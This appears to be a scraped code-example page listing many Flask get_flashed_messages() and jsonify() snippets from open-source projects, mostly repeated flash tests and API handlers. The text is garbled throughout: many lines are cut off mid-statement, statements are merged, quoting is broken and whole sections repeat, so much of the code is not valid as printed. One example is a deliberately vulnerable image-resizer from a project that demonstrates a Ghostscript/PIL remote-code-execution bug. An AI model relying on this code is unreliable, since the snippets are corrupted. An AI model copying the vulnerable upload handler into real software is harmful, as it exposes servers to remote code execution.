    self.assert_false(flask.session.modified)

    flask.flash('Zap')

    flask.session.modified = False

    flask.flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 30

Project: *Flask-P2P* Author: *chalasr* File: [\*basic.py\*](#) MIT License

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 31

Project: *taskqueue* Author: *matthappens* File: [basic.py](#) [MIT License](#)

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 32**

Project: *WRGameVideos-API* Author: *thundernet8* File: [basic.py](#) [GNU General Public License v2.0](#)

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)
```

```
flask.flash('Zap')

flask.session.modified = False

flask.flash('Zip')

self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 33**

Project: *pipa-pay-server* Author: *davidvon* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 34**

Project: *qingmi* Author: *xiongxianzhu* File: [jinja.py](#) BSD 3-Clause "New" or "Revised" License

5 vo

```
def alert_filter(self, form=None, style='danger'): error =  
    first_error(form)  
  
    if error:  
  
        return self.alert_msg(error, style)  
  
    messages = get_flashed_messages(with_categories=True) if  
    messages and messages[-1][1] != 'Please log in to access this  
    page.': return self.alert_msg(messages[-1][1], messages[-1][0] or  
    'danger') return "
```

### Example 35

Project: *Mastering-Flask-Web-Development-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [controllers.py](#) MIT License

```
def make_cache_key(*args, **kwargs):  
  
    path = request.path  
  
    args = str(hash(frozenset(request.args.items()))) messages =  
    str(hash(frozenset( get_flashed_messages()))) if  
    current_user.is_authenticated:  
  
        roles = str(current_user.roles)  
  
    else:  
  
        roles = ""  
  
    return (path + args + roles + session.get('locale', '') +  
    messages).encode('ut
```

### Example 36

Project: *Ridr\_app* Author: *RydrDojo* File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'testkey'  
    with app.test_request_context():  
        self.assert_false(flask.session.modified)  
        flask.flash('Zap')  
        flask.session.modified = False  
        flask.flash('Zip')  
        self.assert_true(flask.session.modified)  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### Example 37

Project: *myblog* Author: *fushall* File: [\\_\\_init\\_\\_.py](#) GNU General Public License v3.0

5 vo

```
def __call__(self):  
    messages = ""  
    for (cate, msg) in get_flashed_messages(with_categories=True): if  
        cate == 'message':  
            cate = 'warning'  
            messages += _TEMPLATE.format(message=msg, category=cate)  
    return Markup(messages)
```

## Example 38

Project: *duelistDB* Author: *YesIndeed* File: [\*basic.py\*](#) MIT License

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():  
  
        self.assert_false(flask.session.modified)  
  
        flask.flash('Zap')  
  
        flask.session.modified = False  
  
        flask.flash('Zip')  
  
        self.assert_true(flask.session.modified)  
  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

Project: *sentimizer* Author: *sarthfrey* File: [\*basic.py\*](#) Apache License 2.0

5 vo

```
def test_flashes(self):  
  
    app = flask.Flask(__name__)  
  
    app.secret_key = 'testkey'  
  
    with app.test_request_context():
```

```
self.assert_false(flask.session.modified)

flask.flash('Zap')

flask.session.modified = False

flask.flash('Zip')

self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

## Example 40

Project: *capybara* Author: *AkihikoTOH* File: [basic.py](#) MIT License

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

## Example 41

Project: *mybooks-flask* Author: *wallisyan* File: [test.py](#) MIT License

5 vo

```
def error_page():

    errors =
        get_flashed_messages(with_categories=False,category_filter=
        ['warning']

    # with_categories=True:带类别显示，以元祖形式显示[('info', '超时'),
    ('warning', '超

    # with_categories=False:不带类别显示，是一个列表['超时', '超时'],
    # category_filter:过滤消息的category

    print(errors)

    return json.dumps(errors)
```

## Example 42

Project: *magik* Author: *mrinalabrol* File: [basic.py](#) GNU General Public License v3.0

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

    flask.session.modified = False
```

```
flask.flash('Zip')

self.assert_true(flask.session.modified)

self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 43**

Project: *syntheticmass* Author: *synthetichealth* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

    self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

### **Example 44**

Project: *plask* Author: *theDarkForce* File: [basic.py](#) GNU Lesser General Public License v3.0

5 vo

```
def test_flashes(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'testkey'  
    with app.test_request_context():  
        self.assert_false(flask.session.modified)  
        flask.flash('Zap')  
        flask.session.modified = False  
        flask.flash('Zip')  
        self.assert_true(flask.session.modified)  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

**Example 45**

Project: *CTFd* Author: *CTFd* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def get_infos():  
    return get_flashed_messages(category_filter=request.endpoint +  
        ".infos")
```

**Example 46**

Project: *CTFd* Author: *CTFd* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def get_errors():  
    return get_flashed_messages(category_filter=request.endpoint +  
        ".errors")
```

**Example 47**

Project: *optimizers* Author: *crowdhackathon-transport* File: [\*basic.py\*](#)  
[MIT License](#)

5 vo

```
def test_flashes(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'testkey'  
    with app.test_request_context():  
        self.assert_false(flask.session.modified)  
        flask.flash('Zap')  
        flask.session.modified = False  
        flask.flash('Zip')  
        self.assert_true(flask.session.modified)  
        self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])
```

#### **Example 48**

[Project: WRGameVideos-Server](#) Author: *thundernet8* File: [\*basic.py\*](#)  
[GNU General Public License](#)

5 vo

[v2.0](#)

```
def test_flashes(self):  
    app = flask.Flask(__name__)  
    app.secret_key = 'testkey'
```

```
with app.test_request_context():

    self.assert_false(flask.session.modified)

    flask.flash('Zap')

    flask.session.modified = False

    flask.flash('Zip') self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])

Example 49
```

Project: *cron* Author: *kartikluke* File: [basic.py](#) Apache License 2.0

5 vo

```
def test_flashes(self):

    app = flask.Flask(__name__)

    app.secret_key = 'testkey'

    with app.test_request_context():

        self.assert_false(flask.session.modified)

        flask.flash('Zap')

        flask.session.modified = False

        flask.flash('Zip')

        self.assert_true(flask.session.modified)

    self.assert_equal(list(flask.get_flashed_messages()), ['Zap', 'Zip'])

Example 50
```

Project: *PIL-RCE-Ghostscript-CVE-2018-16509* Author: *farisv* File: [\*app.py\*](#) MIT License

4 vo

```
def upload_file():

    if request.method == 'POST':

        file = request.files.get('image', None)

        if not file:

            flash('No image found')

            return redirect(request.url)

        filename = file.filename

        ext = path.splitext(filename)[1]

        if (ext not in ['.jpg', '.jpeg', '.png', '.gif', '.bmp']): flash('Invalid
extension')

            return redirect(request.url)

        tmp = tempfile.mktemp("test")

        img_path = "{}.{}".format(tmp, ext) file.save(img_path)

        img = Image.open(img_path)

        w, h = img.size

        ratio = 256.0 / max(w, h)

        resized_img = img.resize((int(w * ratio), int(h * ratio)))

        resized_img.save(img_path)
```

```
r = make_response()

r.data = open(img_path, "rb").read() r.headers['Content-Disposition'] = 'attachment; filename=resized_{}'.format(unlink(img_path))

return r

return render_template_string(""

<!doctype html>

<title>Image Resizer</title>

<h1>Upload an Image to Resize</h1>

{% with messages = get_flashed_messages() %}

{% if messages %}

<ul class=flashes>

{% for message in messages %}

<li>{{ message }}</li>

{% endfor %}

</ul>

{% endif %}

{% endwith %}

<form method=post enctype=multipart/form-data>

<p><input type=file name=image>

<input type=submit value=Upload>

</form>
```

"")

## Python `flask.jsonify()` Examples

The following are code examples for showing how to use `flask.jsonify()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: BASS Author: Cisco-Tefus File: server.py GNU General Public License v2.0 7 vc
def whitelist_add():
    log.info("whitelist_add called")
    try:
        file_ = request.files['file']
        handle, filename = tempfile.mkstemp()
        os.close(handle)
        file_.save(filename)
        data = request.get_json()
        if data and "functions" in data:
            functions = data['functions']
        else:
            functions = None
        bass.whitelist_add(filename, functions)
        os.unlink(filename)
    except KeyError:
        log.exception('')
    return make_response(jsonify(message = 'sample file \'file\' missing in request'))
    return jsonify(message = 'OK')
```

### Example 2

```
Project: Flask-Python-GAE-Login-Registration Author: arymeyer File: basic.py Apache License 2.0 7 vc
def test_make_response_with_response_instance(self):
    app = flask.Flask(__name__)
    with app.test_request_context():
        rv = flask.make_response(
            flask.jsonify({'msg': 'W00t'}), 400)
        self.assertEqual(rv.status_code, 400)
        self.assertEqual(rv.data, b'\n    "msg": "W00t"\n)')
        self.assertEqual(rv.mimetype, 'application/json')

        rv = flask.make_response(
            flask.Response(''), 400)
        self.assertEqual(rv.status_code, 400)
        self.assertEqual(rv.data, b'')
        self.assertEqual(rv.mimetype, 'text/html')

        rv = flask.make_response(
            flask.Response('', headers=[{'Content-Type': 'text/html'}]),
            400, [('X-Foo', 'bar')])
        self.assertEqual(rv.status_code, 400)
        self.assertEqual(rv.headers['Content-Type'], 'text/html')
        self.assertEqual(rv.headers['X-Foo'], 'bar')
```

### Example 3

6 vc

Python flask.jsonify() Examples The following are code examples for showing how to use `flask.jsonify()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

```
7 vo

def whitelist_add():

    log.info("whitelist_add called")

    try:

        file_ = request.files["file"]

        handle, filename = tempfile.mkstemp()

        os.close(handle)

        file_.save(filename)

        data = request.get_json()

        if data and "functions" in data:

            functions = data["functions"]

        else:

            functions = None

        bass.whitelist_add(filename, functions)
```

```
os.unlink(filename)

except KeyError:

log.exception("")

return make_response( jsonify(message = "Sample file 'file' missing
in POS

return jsonify(message = "OK")
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [basic.py](#) Apache License 2.0

7 vo

```
def test_make_response_with_response_instance(self):
    app = flask.Flask(__name__)

    with app.test_request_context():
        rv = flask.make_response(
            flask.jsonify({'msg': 'W00t'}), 400)

        self.assertEqual(rv.status_code, 400)

        self.assertEqual(rv.data, b'\n "msg": "W00t"\n')
        self.assertEqual(rv.mimetype, 'application/json') rv =
flask.make_response(
            flask.Response(""), 400)

        self.assertEqual(rv.status_code, 400)

        self.assertEqual(rv.data, b")")
```

```
self.assertEqual(rv.mimetype, 'text/html')

rv = flask.make_response(

flask.Response("", headers={'Content-Type': 'text/html'}), 400, [('X-
Foo', 'bar')])

self.assertEqual(rv.status_code, 400)

self.assertEqual(rv.headers['Content-Type'], 'text/html')
self.assertEqual(rv.headers['X-Foo'], 'bar')
```

### Example 3

6 vo

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File:  
[basic.py](#) Apache License 2.0

```
def test_make_response_with_response_instance(self): app =
flask.Flask(__name__)

with app.test_request_context():

    rv = flask.make_response(
        flask.jsonify({'msg': 'W00t'}), 400)

    self.assertEqual(rv.status_code, 400)

    self.assertEqual(rv.data, b'\n "msg": "W00t"\n')
    self.assertEqual(rv.mimetype, 'application/json') rv =
flask.make_response(
        flask.Response(""), 400)

    self.assertEqual(rv.status_code, 400)

    self.assertEqual(rv.data, b")")
```

```
self.assertEqual(rv.mimetype, 'text/html')

rv = flask.make_response(

flask.Response("", headers={'Content-Type': 'text/html'}), 400, [('X-
Foo', 'bar')])

self.assertEqual(rv.status_code, 400)

self.assertEqual(rv.headers['Content-Type'], 'text/html')
self.assertEqual(rv.headers['X-Foo'], 'bar')
```

#### **Example 4**

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) [MIT License](#)

5 vo

```
def get(self) -> Response:

    """Return main entrypoint for the api."""

    return set_response_headers( jsonify(get_doc().entrypoint.get()) )
```

#### **Example 5**

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) [MIT License](#)

5 vo

```
def get(self) -> Response:

    """Return the main hydra vocab."""

    return set_response_headers( jsonify(get_doc().generate()) )
```

#### **Example 6**

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) [MIT License](#)

5 vo

```
def get(self) -> Response:  
    """Return application main Entrypoint."""  
  
    response = {"@context": get_doc().entrypoint.context.generate()}  
  
    return set_response_headers(jsonify(response))
```

## Example 7

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) [MIT License](#)

5 vo

```
def get(self, id_: str, path: str) -> Response:
```

"""

GET object with id = id\_ from the database.

:param id\_ : Item ID

:param path : Path for Item ( Specified in APIDoc @id)

"""

```
id_ = str(id_)
```

```
auth_response = check_authentication_response() if  
isinstance(auth_response, Response):
```

```
return auth_response
```

```
class_type = get_doc().collections[path]["collection"].class_.title
```

```
# Get path of the collection-class
```

```
class_path = get_doc().collections[path]["collection"].class_.path if  
checkClassOp(class_path, "GET"):
```

```
# Check if class_type supports GET operation
```

```
try:

# Try getting the Item based on ID and Class type response =
crud.get(
    id_,
    class_type,
    api_name=get_api_name(),
    session=get_session())

response = finalize_response(class_path, response)
return set_response_headers(
    jsonify(hydrafy(response, path=path)))

except (ClassNotFound, InstanceNotFound) as e:
    error = e.get_HTTP()

    return set_response_headers(jsonify(error.generate())), status_code
    abort(405)
```

## Example 8

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) [MIT License](#)

5 vo

```
def delete(self, id_: str, path: str) -> Response:
    """Delete object with id=id_ from database."""

    id_ = str(id_)

    auth_response = check_authentication_response()
    if isinstance(auth_response, Response):
```

```
return auth_response

class_type = get_doc().collections[path]["collection"].class_.title

# Get path of the collection-class

class_path = get_doc().collections[path]["collection"].class_.path if
checkClassOp(class_path, "DELETE"):

# Check if class_type supports PUT operation

try:

# Delete the Item with ID == id_

crud.delete(id_, class_type, session=get_session()) method =
"DELETE"

resource_url = "{}{}/{}{}".format(
get_hydrus_server_url(), get_api_name(), path, id_) last_job_id =
crud.get_last_modification_job_id(session=get_sessio new_job_id =
crud.insert_modification_record(method, resource_url,
session=get_session())

send_sync_update(socketio=socketio, new_job_id=new_job_id,
last_job_id=last_job_id, method=method,
resource_url=resource_url)

status_description = "Object with ID {} successfully deleted".form
status = HydraStatus(code=200, title="Object successfully deleted.
desc=status_description)

return set_response_headers( jsonify(status.generate())))

except (ClassNotFound, InstanceNotFound) as e: error =
e.get_HTTP()
```

```
return set_response_headers(jsonify(error.generate()), status_code=405)
```

## Example 9

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) MIT License

5 vo

```
def delete(self, path: str) -> Response:
```

```
"""
```

Method executed for DELETE requests.

Used to delete a non-collection class.

```
:param path - Path for Item ( Specified in APIDoc @id)
```

```
"""
```

```
auth_response = check_authentication_response() if  
isinstance(auth_response, Response):
```

```
return auth_response
```

```
endpoint_ = checkEndpoint("DELETE", path) if not  
endpoint_['method']:
```

```
abort(endpoint_['status'])
```

```
elif path in get_doc().parsed_classes and "{}Collection".format(
```

```
path) not in get_doc().collections:
```

```
# No Delete Operation for collections
```

```
try:
```

```

class_type = get_doc().parsed_classes[path]['class'].title
crud.delete_single(class_type, session=get_session()) method =
"DELETE"

resource_url = "{}{}{}".format(
    get_hydrus_server_url(), get_api_name(), path) last_job_id =
    crud.get_last_modification_job_id(session=get_session()) new_job_id =
    crud.insert_modification_record(method, resource_url,
    session=get_session())

send_sync_update(socketio=socketio, new_job_id=new_job_id,
last_job_id=last_job_id, method=method,
resource_url=resource_url)

status = HydraStatus(code=200, title="Object successfully added")
return set_response_headers(jsonify(status.generate())) except
(ClassNotFound, InstanceNotFound) as e: error = e.get_HTTP()

return set_response_headers(
    jsonify(error.generate()), status_code=error.code) Example 10

```

Project: *hydrus* Author: *HTTP-APIs* File: [resources.py](#) MIT License

5 vo

def delete(self, path, int\_list):

"""

To delete multiple objects

:param path: endpoints

:param int\_list: Optional String containing ',' separated ID's

:return:

```
"""
auth_response = check_authentication_response() if
isinstance(auth_response, Response):
    return auth_response

class_type = get_doc().collections[path]["collection"].class_.title
if checkClassOp(class_type, "DELETE"):
    # Check if class_type supports PUT operation
    try:
        # Delete the Item with ID == id_
        crud.delete_multiple(int_list, class_type, session=get_session())
        method = "DELETE"
        path_url = "{}{}{}".format(
            get_hydrus_server_url(), get_api_name(), path)
        last_job_id = crud.get_last_modification_job_id(session=get_session())
        id_list = int_list.split(',')
        for item in id_list:
            resource_url = path_url + item
            new_job_id = crud.insert_modification_record(method, resource_
                session=get_sessi
                send_sync_update(socketio=socketio, new_job_id=new_job_id,
                last_job_id=last_job_id, method=method,
                resource_url=resource_url)
```

```
last_job_id = new_job_id

status_description = "Objects with ID {} successfully deleted".format(id_list)

status = HydraStatus(code=200, title="Objects successfully deleted", desc=status_description)

return set_response_headers(jsonify(status.generate())) except (ClassNotFound, InstanceNotFound) as e: error = e.get_HTTP()

return set_response_headers(jsonify(error.generate())), status_code=abort(405)
```

## Example 11

Project: *hydrus* Author: *HTTP-APIs* File: [auth.py](#) MIT License

5 vo

```
def token_response(token: str) -> Response:
```

"""

Return successful token generation object

"""

```
message = {200: "User token generated"}
```

```
response = set_response_headers(jsonify(message), status_code=200, headers=[{'X-Authorization': token}])
```

```
return response
```

## Example 12

Project: *hydrus* Author: *HTTP-APIs* File: [auth.py](#) MIT License

5 vo

```
def failed_authentication(incorrect: bool) -> Response:
```

11

Return failed authentication object.

1

if not incorrect:

```
message = {401: "Need credentials to authenticate"}
```

```
realm = 'Basic realm="Login required"'
```

else:

```
message = {401: "Incorrect credentials"}
```

```
realm = 'Basic realm="Incorrect credentials"'
```

```
nonce = create_nonce(get_session())
```

```
response = set_response_headers(jsonify(message),  
status_code=401, headers=[{'WWW-Authenticate': realm},
```

```
{"X-Authentication": nonce}]) return response
```

## Example 13

Project: *hydrus* Author: *HTTP-APIs* File: [auth.py](#) MIT License

5 vo

```
def verify_user() -> Union[Response, None]:
```

3

Verify the credentials of the user and assign token.

```
"""
try:
    auth = check_authorization(request, get_session())
    if auth is False:
        return failed_authentication(True)
    elif get_token():
        token = add_token(request, get_session())
        return token_response(token)
    except Exception as e:
        error = e.get_HTTP() # type: HydraError
        return set_response_headers(jsonify(error.generate())),
               status_code=error.
return None
```

### Example 14

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_6.py](#) MIT License

```
def get_devices():
    return jsonify({'device': [device.get_url()
        for device in Device.query.all()]})
```

### Example 15

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_6.py](#) MIT License

```
def get_device(id):  
    return jsonify(Device.query.get_or_404(id).export_data())
```

**Example 16**

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_6.py](#) MIT License

```
def new_device():  
    device = Device()  
    device.import_data(request.json)  
    db.session.add(device)  
    db.session.commit()  
    return jsonify({}), 201, {'Location': device.get_url()}
```

## **Example 17**

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_6.py](#) MIT License

```
def edit_device(id):  
    device = Device.query.get_or_404(id)  
    device.import_data(request.json)
```

```
db.session.add(device)  
db.session.commit()  
return jsonify({})
```

## Example 18

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_7.py](#) MIT License

```
def get_devices():  
    return jsonify({'device': [device.get_url()  
        for device in Device.query.all()]})
```

## Example 19

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_7.py](#) MIT License

```
def get_device_version(id):  
    device = Device.query.get_or_404(id)  
    hostname = device.hostname  
    ip = device.mgmt_ip  
    prompt = hostname+"#"  
    result = show_version(hostname, prompt, ip, 'cisco', 'cisco')  
    return jsonify({"version": str(result)})
```

## Example 20

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_7.py](#) MIT License

```
def get_role_version(device_role):  
  
    device_id_list = [device.id for device in Device.query.all() if  
    device.role ==  
  
    result = {}  
  
    for id in device_id_list:  
  
        device = Device.query.get_or_404(id)  
  
        hostname = device.hostname  
  
        ip = device.mgmt_ip  
  
        prompt = hostname + "#"  
  
        device_result = show_version(hostname, prompt, ip, 'cisco', 'cisco')  
        result[hostname] = str(device_result)  
  
    return jsonify(result)
```

## Example 21

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_7.py](#) MIT License

```
def edit_device(id):  
  
    device = Device.query.get_or_404(id)  
  
    device.import_data(request.json)
```

```
    db.session.add(device)

    db.session.commit()

    return jsonify({})
```

## Example 22

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_5.py](#) MIT License

```
def interface(hostname, interface_number):

    return jsonify(name=hostname, interface=interface_number)
```

## Example 23

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) GNU General  
Public License v2.0

5 vo

```
def job_create():

    try:

        job = bass.create_job()

        return jsonify(message = "ok", job = job.json()) except Exception as ex:

            return make_response( jsonify(message = str(ex), trace = traceback.format_
```

## Example 24

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) GNU General  
Public License v2.0

5 vo

```
def jobs_list():

    return jsonify(message = "ok", jobs = [j.json() for j in bass.list_jobs()])
```

### **Example 25**

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def job_get_status(job_id):

    try:

        return jsonify(message = "ok", job = bass.get_job(job_id).json())
    except KeyError:

        return make_response( jsonify(message = "Invalid job id"), 400)
    except Exception as ex:

        return make_response( jsonify(message = str(ex)), trace =
traceback.format_
```

### **Example 26**

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def job_add_sample(job_id):

    try:

        samples = []

        for name, file_ in request.files.items():
```

```
handle, filename = tempfile.mkstemp()  
  
os.close(handle)  
  
file_.save(filename)  
  
samples.append(bass.get_job(job_id).add_sample(filename, name))  
return jsonify(message = "ok", samples = [s.json() for s in samples])  
except KeyError:  
  
log.exception("Invalid job id")  
  
return make_response( jsonify(message = "Invalid job id"), 400)
```

### **Example 27**

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def job_submit(job_id):  
  
try:  
  
    bass.submit_job(job_id)  
  
    return jsonify(message = "ok")  
  
except KeyError:
```

```
return make_response( jsonify(message = "Invalid job id"), 400)
```

### **Example 28**

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def function_get(fid):
```

```
global Session

session = Session()

try:

function = session.query(Function).filter(Function.id == fid).one()
return make_response( jsonify(**json.loads(function.data))), 200)
except NoResultFound:

return make_response( jsonify(message = "Function not found"),
404) Example 29
```

Project: *BASS* Author: *Cisco-Talos* File: [\*server.py\*](#) [GNU General Public License v2.0](#)

```
5 vo

def function_raw_hash_get():

global Session

session = Session()

filename, file_ = request.files.items()[0]

db = Database(pickle.load(file_))

arch_name = db.architecture_name

if arch_name == "metapc":

arch_name = "x86"

try:

arch = session.query(Architecture).filter(Architecture.name ==
arch_name and Architecture.bits == db.architecture_bits and \
```

```
Architecture.little_endian == db.architecture_endianness == "little"
except NoResultFound:

    return make_response( jsonify(message = "Architecture not found"), 404)
try:
    func = next(db.functions)
except StopIteration:

    return make_response( jsonify(message = "No function found in database"), raw_hash = _function_calculate_raw_sha256(func) size = _function_get_size(func))

try:
    function = session.query(Function).filter(Function.raw_sha256 == raw_hash Function.size == size and \
Function.arch == arch.id).one()
    return make_response( jsonify(**json.loads(function.data))), 200)
except NoResultFound:

    return make_response( jsonify(message = "Function not found"), 404)
```

**Example 30**

Project: *BASS* Author: *Cisco-Talos* File: [server.py](#) [GNU General Public License v2.0](#)

5 vo

```
def function_mnem_hash_get():

    global Session

    session = Session()

    filename, file_ = request.files.items()[0]
```

```

db = Database(pickle.load(file_))

arch_name = db.architecture_name

if arch_name == "metapc":

    arch_name = "x86"

try:

    arch = session.query(Architecture).filter(Architecture.name ==
    arch_name and Architecture.bits == db.architecture_bits and \
    Architecture.little_endian == db.architecture_endianness == "littl"
except NoResultFound:

    return make_response( jsonify(message = "Architecture not found"),
    404) try:

        func = next(db.functions)

    except StopIteration:

        return make_response( jsonify(message = "No function found in
        database"), mnem_hash = _function_calculate_mnem_sha256(func)
    try:

        function = session.query(Function).filter(Function.mnem_sha256 ==
        mnem_hash and Function.arch == arch.id).one()

        return make_response( jsonify(**json.loads(function.data)), 200)
    except NoResultFound:

        return make_response( jsonify(message = "Function not found"),
        404) Example 31

```

Project: BASS Author: Cisco-Talos File: [ida\\_service.py](#) GNU General Public License v2.0

```
def bindiff_export():

"""
Run the IDA Pro autoanalysis on the input file and export a
BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output
database name in key 'output', or status code 422 on invalid
parameters, 408 on timeout or 500 on other errors.

"""

logger.info("bindiff_export called") directory = None

try:
    directory = tempfile.mkdtemp()
    if len(request.files) != 1:
        return make_response( jsonify(error = "Missing file parameter"), 422)
    filename, file_ = request.files.items()[0]
    input_ = os.path.join(directory, sanitize_filename(filename))
    file_.save(input_)

    output = os.path.join(directory, "output.BinExport") timeout =
request.form.get('timeout', None)

    is_64_bit = request.form.get('is_64_bit', True) try:
        run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
"export_binex"))
        logger.info("Command completed successfully")
        return send_file(open(output, "rb"), as_attachment = True, attachment_
except TimeoutError:
```

```
return jsonify(error = "Program execution timed out"), 408  
except OSError as err:  
  
    return jsonify(error = "Program execution failed with error %d" % err)  
finally:  
  
    if directory is not None:  
  
        shutil.rmtree(directory)
```

## Example 32

Project: *BASS* Author: *Cisco-Talos* File: [\*ida\\_service.py\*](#) [GNU General Public License v2.0](#)

5 vo

```
def pickle_export():
```

"""

Run the IDA Pro autoanalysis on the input file and export a BinExport database

:param input: The input file

:return: Status code 200 and a JSON object containing the output database name in key 'output', or status code 422 on invalid parameters, 408 on timeout or 500 on other errors.

"""

```
logger.info("bindiff_export called") directory = None
```

try:

```
    directory = tempfile.mkdtemp()
```

```

if len(request.files) != 1:
    return make_response( jsonify(error = "Missing file parameter"), 422)
filename, file_ = request.files.items()[0]

input_ = os.path.join(directory, sanitize_filename(filename))
file_.save(input_)

output = os.path.join(directory, "output.pickle") timeout =
request.form.get('timeout', None)

is_64_bit = request.form.get('is_64_bit', False) try:
    run_ida(input_, is_64_bit, timeout, os.path.join(PREFIX,
    "export_binex logger.info("Command completed successfully") return
    send_file(open(output, "rb"), as_attachment = True, attachment_
except TimeoutError:
    return jsonify(error = "Program execution timed out"), 408
except OSError as err:
    return jsonify(error = "Program execution failed with error %d" % err
finally:
    if directory is not None:
        shutil.rmtree(directory)

```

### **Example 33**

Project: BASS Author: Cisco-Talos File: [ida\\_service.py](#) GNU General Public License v2.0

5 vo

```
def bindiff_compare():
```

```
logger.info("bindiff_compare called") input_dir = tempfile.mkdtemp()

output_dir = tempfile.mkdtemp()

try:

    primary = os.path.join(input_dir, "primary") secondary =
    os.path.join(input_dir, "secondary")

    try:

        request.files["primary"].save(primary)
        request.files["secondary"].save(secondary) except KeyError:

            return make_response( jsonify(error="Missing parameter 'primary' or
            's timeout = request.form.get('timeout', None)

        cmd = (BINDIFF_DIFFER, "--primary", primary, "--secondary",
        secondary, "--

        logger.info("Executing %s", " ".join("%s" % x for x in cmd))
        check_call(cmd, cwd = output_dir, timeout = timeout) db_path =
        [os.path.join(output_dir, x) for x in os.listdir(output_dir)]

        if len(db_path) != 1:

            return make_response( jsonify(error = "BinDiff generated 0 or
